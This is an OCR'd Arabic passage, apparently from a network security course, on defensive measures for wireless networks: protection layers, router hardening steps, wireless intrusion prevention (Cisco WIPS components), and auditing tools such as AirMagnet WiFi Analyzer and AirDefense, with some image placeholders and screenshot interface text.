


طبقات الحماية في الشبكات اللاسلكية

آلية الحماية في الشبكات اللاسلكية تملك **6 طبقات** للتأكد من أن الحماية مرتبطة بمختلف القضايا

هذه الطبقات تزيد من مجال منع المهاجم من الوصول إلى الشبكة وتزيد إمكانية إلتقاط المهاجم بشكل أسهل، التالي هو بنية طبقات الحماية في الشبكات اللاسلكية:

- **حماية الاتصال:** باستخدام frame/packet authentication يؤمن حماية كاملة ضد هجوم رجل في المنتصف **man-in-the-middle** ، هي لا تسمح للمهاجم من إلتقاط البيانات **Snif data** عندما يتصل مستخدمين شرعيين مع بعضهم، بهذه الطريقة نكون قد حمينا الاتصال
- **جهاز الحماية**: إدارة الثغرات و الترقيعات **vulnerability** and **pactch** هو عنصر هام في البنية التحتية للحماية لأنها تكشف وتحمي نقاط الضعف والثغرات قبل أن تستخدم بشكل خاطئ ويتم الوصول إلى جهاز الحماية
- **حماية الإشارة اللاسلكية**: في الشبكات اللاسلكية استمرارية مراقبة الشبكة والطيف الترددي ضروري لكشف التهديدات الأمنية، نظام كشف التطفل اللاسلكي Wireless Intrusion Detection System (**WIDS**) يملك القدرة على مراقبة وتحليل الطيف الترددي، الجهاز الغير مصرح به الذي ينتهك سياسات الحماية للشركة يمكن أن يتم كشفه من خلال توليد إنذار، زيادة عرض الحزمة المستخدم أو التداخل الراديوي أو الأكسس بوينت المخادعة يتم الإشارة إليها على أنها شبكات خبيثة، بمساعدة هذه الدلالة تستطيع بسهولة كشف الشبكات الخبيثة والمحافظة على أمن الشبكة اللاسلكية، استمرار مراقبة الشبكة هو الاجراء الوحيد الذي يمكن أن يستخدم لمنع الهجوم على الشبكة
- **حماية الشبكة:** المصادقة القوية تؤكد على أن المستخدمين المصرح لهم فقط يمكنهم الوصول إلى الشبكة هذه الطريقة تحمي الشبكة من المهاجمين
- **حماية البيانات:** حماية البيانات يتم من خلال استخدام تشفير مثل **WPA2** and **AES**
- **حماية في طرف المستخدم:** حتى لو اتصل المهاجم مع الأكسس بوينت فإن الجدران النارية الخاصة الموجودة في نظام المستخدم تمنع المهاجم من الوصول إلى الملفات الموجودة على جهاز المستخدم لذلك يجب استخدام حماية في طرف المستخدم



الحماية ضد الهجوم على الشبكات اللاسلكية

بالإضافة إلى استخدام المراقبة لحماية الشبكة اللاسلكية المستخدم يمكن أن يقوم ببعض الأمور ليدافع عن شبكته ضد أنواع الهجوم والتهديدات الامنية المختلفة

التالي بعض الإعدادات للشبكة اللاسلكية للتأكيد على حماية الشبكة اللاسلكية:

- تغير اسم SSID الافتراضي
- وضع كلمة سر قوية وتفعيل الجدار الناري
- منع نشر SSID
- منع الدخول إلى الراوتر وإدارة الشبكة اللاسلكية من على بعد
- تفعيل فلترة عناوين الماك
- تفعيل التشفير في الاكسس بوينت

الشبكات اللاسلكية يمكن أن يتم حمايتها عن طريق تغيير اسم SSID، التالي هي الطرق المستخدمة لإعدادات SSID التي تؤكد على حماية الشبكة اللاسلكية:

- استخدم نمط إخفاء SSID
- لا تستخدم اسم SSID أو اسم الشركة ككلمة سر للشبكة
- استخدم جدار ناري أو packet filter بين الأكسس بوينت والشبكة الداخلية للشركة
- قم بالحد من شدة الإشارة اللاسلكية لكي لا يتم كشفها من خارج حدود الشركة
- افحص الأجهزة اللاسلكية والإعدادات الخاصة بها بشكل دوري
- استخدم تقنيات مختلفة لتشفير الترفك مثل IPSec over wireless

إعداد مصادقة قوية من أجل الوصول للشبكة اللاسلكية يمكن أن يعتبر خط دفاع ضد الهجوم على الشبكة اللاسلكية، التالي هو بعض الطرق لإعداد المصادقة بأقوى مستوى:


- استخدم WPA بدلاً من WEP
- استخدم WPA2 Enterprise إذا أمكن
- أطفى الأكسس بوينت في وقت عدم استخدامك للشبكة
- ضع الأكسس بوينت في مكان آمن
- حافظ على تحديثات تعاريف كل الاجهزة في الشبكة اللاسلكية
- استخدم سيرفر مركزي لعملية المصادقة

العديد من تقنيات الدفاع في الشبكات اللاسلكية تتبنى من أجل حماية الشبكة ضد الهجوم اللاسلكي

استخدام نظام كشف التطفل اللاسلكي **WIDS** و **RADIUS** server وتقنيات حماية أخرى يحمي الشبكة اللاسلكية من المهاجمين

نظام منع التطفل اللاسلكي

Wireless intrusion prevention system (WIPS) هو جهاز شبكة يقوم بمراقبة الطيف الراديوي لكشف أجهزة الأكسس بوينت (كشف التطفل) التي تعمل بدون رخصة، ويُمكن المدير من كشف ومنع عدة أنواع هجوم على الشبكة




نشر نظام منع التطفل اللاسلكي WIPS

WIPS مكون من عدد من المكونات التي تعمل مع بعض لتؤمن نظام مراقبة موحد لحماية الشبكة

مكونات نظام **Cisco WIPS**:

- Access Points in Monitor Mode
- Mobility Services Engine
- Local Mode Access Point(s)
- Wireless LAN Controller(s)
- Wireless Control System



أداة تدقيق حماية الشبكة اللاسلكية: AirMangnet WiFi Analyzer


المصدر: http://www.flukenetworks.com

هي أداة معيارية ل enterprise Wi-Fi network **troubleshooting** and **auditing** mobile وهو يساعد طاقم IT على حل مشاكل المستخدمين حيث يكتشف المخاطر الأمنية على الشبكة اللاسلكية بشكل ديناميكي ويسمح بإدارة الشبكة واختبار وتشخيص العديد من مشاكل أداء الشبكات اللاسلكية يتضمن ذلك مشاكل الإنتاجية **throughput** ومشاكل الاتصالية و اختلاف الأجهزة ومشاكل المسارات المتعددة للإشارات وبشكل ديناميكي يرسم خريطة من معلومات الشبكة التي يقوم بجمعها

وهو متوفر بنسختين Express and PRO ، Express يؤمن إصلاح مشاكل وتدقيق للشبكة اللاسلكية مع قدرة على رؤية الاجهزة وبشكل ديناميكي يقوم بتعريف المشاكل الشائعة ويحدد بشكل فيزيائي موقع جهاز معين

نسخة PRO تحوي على كل ميزات Express بالإضافة العديد من الأمور التي تؤمن أداة شبكة لاسلكية لحل أي نوع من مشاكل الأداء والحماية

AirMagnet WiFi Analyzer يستطيع كشف الهجوم على الشبكة اللاسلكية مثل هجوم منع الخدمة **DoS attack** وهجوم المصادقة والتشفير وهجوم اختراق الشبكة ويمكن بسهولة أن يحدد مكان الاكسس بوينت المخادعة أو أي جهاز معتدي على سياسة الحماية


Air Magnet WiFi Analyzer PRO - demo 55.0%
Start
Dashboard
All Devices
AP
STA
Ad-Hoc
Device
MAC
Security
SSID
802.11 Information
SSID (33)
Ad-Hoc
Infrastructure
AP (87)
STA (121)
AirWISE Advice
Security IDS/IPS (43,198,89,3)
Performance Violation (0,0,9,81)
Broadcast 6897
Multicast 389
Unicast 11361
Total Fra... 18637
AirWISE
Security IDS/IPS
Configuration Vulnerabili
IDS - Denial of Service A
IDS - Security Penetratio
Rogue AP and Station
User Authentication & En
Performance Violation
Channel or Device Overl
Deployment and Operatio
Filter Alarms By Device
Performance Violation
70 140 210 280 350 420 490


أداة تدقيق حماية الشبكة اللاسلكية: AirDefense


المصدر: http://www.airdefense.net

يؤمن منصة لمراقبة ومنع التطفل على الشبكات اللاسلكية والتقليل من المخاطر الأمنية بشكل مؤتمت

ويؤمن أدوات لكشف الأكسس بوينت المخادعة وتطبيق سياسة الحماية ومنع التطفل ويستخدم حساسات موزعة تعمل واحد بعد الأخر مع اداة قوية لمراقبة الترفك اللاسلكي في الوقت الحقيقي

ويقوم بتحليل المخاطر الموجودة ويكشف الهجوم على الشبكة اللاسلكية وهو قادر على مراجعة تفاصيل السجلات في الشبكة اللاسلكية وهذا يساعد في التحقيقات القضائية



